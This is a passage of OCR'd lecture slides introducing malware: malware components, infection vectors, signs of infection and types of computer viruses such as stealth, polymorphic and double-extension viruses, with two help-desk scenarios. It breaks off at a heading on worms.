7.1 INTRODUCTION TO MALWARE

- Overview
- Malware Components
- How Malware Works

MALWARE OVERVIEW

- Malware is a file, program or string of code used for malicious activity, such as damaging devices, demanding ransom and stealing sensitive data
  - Classified by the payload or malicious action it performs
- Typically delivered over a network
  - Can also be delivered via physical media
  - Mostly downloaded from the Internet with or without the user's knowledge
  - Social Engineering is often used to trick users into installing malware

Minecraft is the favorite hacker game title for hiding malware

TYPES OF MALWARE

- Viruses
- Worms
- Trojans
- Ransomware
- Bots
- Adware
- Spyware
- Browser hijackers
- Rootkits
- Keyloggers
- Fileless malware
- Malvertising

HOW MALWARE WORKS

Two phases to malware:


- Infection Phase
  - A virus is planted on a target system
  - It replicates itself and attaches to one or more executable files
- Attack phase
  - The infected file is executed accidentally by the user, or in some way is deployed and activated

MALWARE COMPONENTS

Component	Description
Cryptor	Software that uses encryption and obfuscation to make the malware hard to detect
Obfuscator	A process that makes the malware's text/binary data difficult to understand or recognize. Could be part of cryptor functionality
Dropper/Stager/ Downloader	A small file that establishes an initial foothold on the compromised machine. Then downloads the bulk of the malware
Stage	The larger exploit that the dropper downloads
Exploit	An application designed to take advantage of a specific vulnerability. Can be a stage. Usually carries a payload
Payload	The actual malware that the attacker wants to run on the victim's computer
Packer	A program that bundles all of the malware files together into a single compressed executable
Wrapper	A program that hides a trojan inside another application
Injector	Malware that injects itself into other processes or files, making it harder to detect
Malicious Code	Harmful programming instructions designed to exploit system vulnerabilities


MALWARE VS VIRUS

- There is a common misconception that all malware is a virus
- Malware is a bigger category that includes viruses



VIRUS VS WORM

- Both viruses and worms can spread across the network
- Viruses need the help of human intervention
- Worms can act independently
  - They do not need human help



MALWARE VS EXPLOIT


- The terms malware and exploit are often used together, but they are not the same
- Malware often uses exploits to infect a system
- Malware is a program used for malicious activity
  - It is inherently malicious
  - Its code is designed to cause damage
- An Exploit is a program that takes advantage of a weakness (vulnerability)
  - Used to hack into systems
  - Not inherently malicious
  - It is a delivery mechanism
  - Its code is designed to break into a system, but not to (itself) cause damage
  - However, it is typically used for malicious purposes:
    - It can deliver a malicious payload
    - It can be used to establish a backdoor or advanced persistent threat in the target network

HOW MALWARE GETS ONTO SYSTEMS

- Black hat Search Engine Optimization (SEO) manipulation
  - Ranking malicious/compromised websites highly in search results
- Social Engineering / Click-jacking
  - Tricking users into clicking an innocent-looking link that leads to a malicious site
- Phishing/Spear phishing/Whaling
  - Sending fake emails that entice a user to click a malicious link
- Malvertising
  - Embedding malware in ad networks
    - These appear on hundreds of legitimate sites

HOW MALWARE GETS ONTO SYSTEMS (CONT'D)

- Compromised legitimate sites
  - Hosting embedded malware that spreads to visitors
- Drive-by downloads
  - Exploiting flaws in browser software to install malware by just visiting a webpage
- Malicious links in email, social media, SMSs and instant messaging
- Infected removable media
- Infected email attachments




HOW MALWARE GETS ONTO SYSTEMS (CONT'D)

- Legitimate software packaged by a disgruntled employee
- Compromises in the software supply chain
- Browser and email software bugs
- File sharing sites / mobile app stores
  - Users download fake or compromised programs
- Untrusted sites that offer freeware
- Downloading files, games, and screensavers from Internet sites
- Using administrative utilities such as the psexec suite in a malicious way
  - Make a connection to the device
  - Then upload a trojan, logic bomb, or backdoor


INDICATORS OF MALWARE INFECTION

- Strange popups or alerts
- Browser window or apps freeze frequently
- Computer slows down when running normal applications
- Computer periodically freezes or becomes unresponsive
- Files and folders are missing or renamed



INDICATORS OF MALWARE INFECTION (CONT'D)

- Drive labels change
- Unexplained or excessive hard drive activity
- Unexplained inbound or outbound network connection attempts
- Unexpected open ports
- Unable to boot operating system
- Any type of abnormal activity!



7.2 VIRUSES


- Virus Characteristics
- Virus Types
- Self-hiding Viruses
- Worms

INTRODUCTION TO VIRUSES


- A self-replicating program
- Cannot reproduce/spread without help
  - Usually requires (unwitting) human intervention/assistance
- Inserts or attaches itself to a legitimate program or document in order to execute its code
- Viruses are usually transmitted through file downloads, infected removable disk drives, flash drives, and email attachments

COMMON VIRUS CHARACTERISTICS

- Infects other programs
- Alters data
- Transforms itself
- Corrupts files and programs
- Encrypts itself




COMPUTER VIRUS LIFECYCLE




MOTIVATION FOR CREATING VIRUSES

- Advanced persistent threat
- Creating a botnet
- Bragging rights
- Cause damage to an individual or organization
- Receive financial benefits
- Used for research projects
- Play a trick
- Cause vandalism
- Perpetrate cyber terrorism
- Distribute ideological messages (political, religious, etc.)



VIRUS TYPES

- TSR
- Boot Sector
- File
- Multipartite
- Cluster
- Macro
- Compression




TRANSIENT VIRUS, TERMINATE AND STAY RESIDENT (TSR) VIRUS

- Transient
  - Disappears after running
- TSR
  - Loads itself into memory and stays there

SYSTEM OR BOOT SECTOR VIRUS

- A boot sector virus moves the Master Boot Record (MBR) to another location on the hard disk
  - Copies itself to the original location of MBR
- When the affected system boots the virus code is executed first
  - Then control is passed to the original MBR



FILE VIRUS

- Infects files which are executed or interpreted by the system including .exe, .sys, .com, .dll, .bat etc.
- Can be either direct-action (non-resident) or memory-resident

MULTIPARTITE VIRUS

- Infects the system boot sector and executable files at the same time
- Attempts to infect both boot sector and files
- Generally refers to viruses with multiple infection methods

CLUSTER VIRUS

- Modifies directory table entries
  - They point users or system processes to the virus code rather than the actual application
- Only one copy of the virus is stored on disk, but infects all applications on the computer
- When the legitimate application launches:
  - Cluster virus runs first
  - The legitimate app runs next

MACRO VIRUS

- Written in a macro language
- Platform independent
- Macro Viruses
  - Infect files create by Microsoft Word or Excel
  - Most are written using Visual Basic for Applications (VBA)
  - Infect templates or convert infected documents into template files, while appearing normal

COMPRESSION VIRUS

- An example of a “benevolent” computer virus
- More of a nuisance than a malicious attack
- Searches for uninfected executable files
- Compresses the file and prepends itself to it
- Decompresses and executes the file as needed

SELF-HIDING VIRUSES

- Cavity
- File Extension
- Companion/Camouflage
- Shell
- Add-on
- Stealth
- Encryption
- Polymorphic
- Metamorphic
- Sparse Infector

CAVITY VIRUS

- AKA File Overwriting Virus
- Overwrites portions of host files
  - Usually “white space” (nulls) in the file
- Does not increase the length of the file
- Preserves original file functionality
- Difficult to detect

FILE EXTENSION VIRUS

- Takes advantage of a user convenience feature that hides common file extensions for known file types
- Names the infected file something like “goodfile.txt.exe” or “funny cats.avi.exe”
- Since “exe” is a known file type, Windows doesn’t show that extension
- Instead, it displays the file as “goodfile.txt” or “funny cats.avi”
- The user then opens the file, thinking it is benign
- The “original” file might be run/opened to allay suspicion, but the virus also runs in the background

COMPANION/CAMOUFLAGE VIRUS

- Compromises a feature of DOS that enables software with the same name, but different extensions, to operate with different priorities
- For example:
  - You may have *program.exe* on your computer
  - The virus may create a file called *program.com*
  - When the computer executes *program.exe*, the virus runs *program.com* before *program.exe* is executed
  - In many cases, the real program also runs
    - Users believe that the system is operating normally
    - They aren't aware that a virus was run on the system

SHELL VIRUS

- Wraps around an application's code
- When the application runs:
  - The virus code runs first
  - Then the legitimate application code runs

ADD-ON AND INTRUSIVE VIRUSES


- Add-on viruses
  - Append their code to the host code without making any changes to the host code
  - Inserts code at the beginning of the valid code
- Intrusive viruses
  - Overwrite the host code partly or completely with the viral code

STEALTH/TUNNELING VIRUS

- Evades antivirus software by intercepting requests to the operating system
- Hidden by intercepting the antivirus software's request to read the file and passing the request to the virus instead of the operating system
- Virus then returns an uninfected version of the file to the antivirus software that makes it appear clean
- Stealth Virus hides the modifications it has made
  - Masks the size of the file it infected
- Tricks antivirus software
  - Intercepts antivirus requests to the OS
  - Provides false information to the antivirus process
  - Might temporarily remove itself from the file it infected


ENCRYPTION VIRUS

- Uses simple encryption to encipher the virus code
- Virus uses a different encryption key for each infected file
- Evades antivirus detection because the signature keeps changing
- Used by ransomware



POLYMORPHIC CODE

- Mutates while keeping the original algorithm intact
- To enable, the virus must have a polymorphic engine (mutating engine)
- When well-written, no parts remain the same on each infection
- Produces varied but operational copies of itself
- May have no parts that remain identical between infections
- Very hard to detect using signatures



METAMORPHIC VIRUS

- Self-garbling
- Rewrites itself every time it infects a new file
- Can reprogram itself by translating its own code into a temporary representation and then back to normal code

SPARSE INFECTOR VIRUS

- Infects only occasionally (e.g. every 10th file)
- Might only infect files that are a certain size
- Harder to detect

VIRUS SCENARIO

See anything strange here?

funny-cats.avi

funny-cats.avi.exe

VIRUS SCENARIO #2

- Moo contacts the help desk because he cannot open an email attachment
- The help desk tech decides to watch Moo's screen to see what's going on
- When Moo double-clicks the file named Invoice999.pdf, the tech notices that a black pop-up window appears and then disappears quickly, and the PDF does not open.
- What is going on?
- The attachment is using a double file extension to mask its identity
- That black popup window is probably a command prompt opening briefly to execute a malicious command.
- Even if Moo doesn't have a PDF reader, most modern browsers can read PDFs.

WORMS

